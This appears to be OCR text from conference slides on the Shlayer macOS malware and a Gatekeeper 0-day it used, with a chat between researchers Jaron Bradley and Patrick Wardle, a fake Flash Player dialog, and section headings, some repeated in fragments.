
Jaron Bradley
Oh… I've said too much

Patrick Wardle
Can I have the samp ...

Jaron Bradley
Fine. But you can't blog about it.

...

Shlayer In The Wild



Patrick Wardle @

Jaron Bradley
I take it your connection found this exploit because malware is using it?

Patrick Wardle
Wait. Malware is using it?!

Jaron Bradley
Yeah. Thats how they found it right?

Patrick Wardle
No. He found it via some red teaming work


ardle
have the sample?!

Fine. But you c

Before and After

Install Directions

Original Variant Directions




"AdobeFlashPlayer" can't be opened because it was not downloaded from the App Store.

Your security preferences allow installation of only apps from the App Store.

"AdobeFlashPlayer" is on the disk image "Adobe Flash Player.dmg". Chrome downloaded this disk image


0-day Variant Directions



Before and After

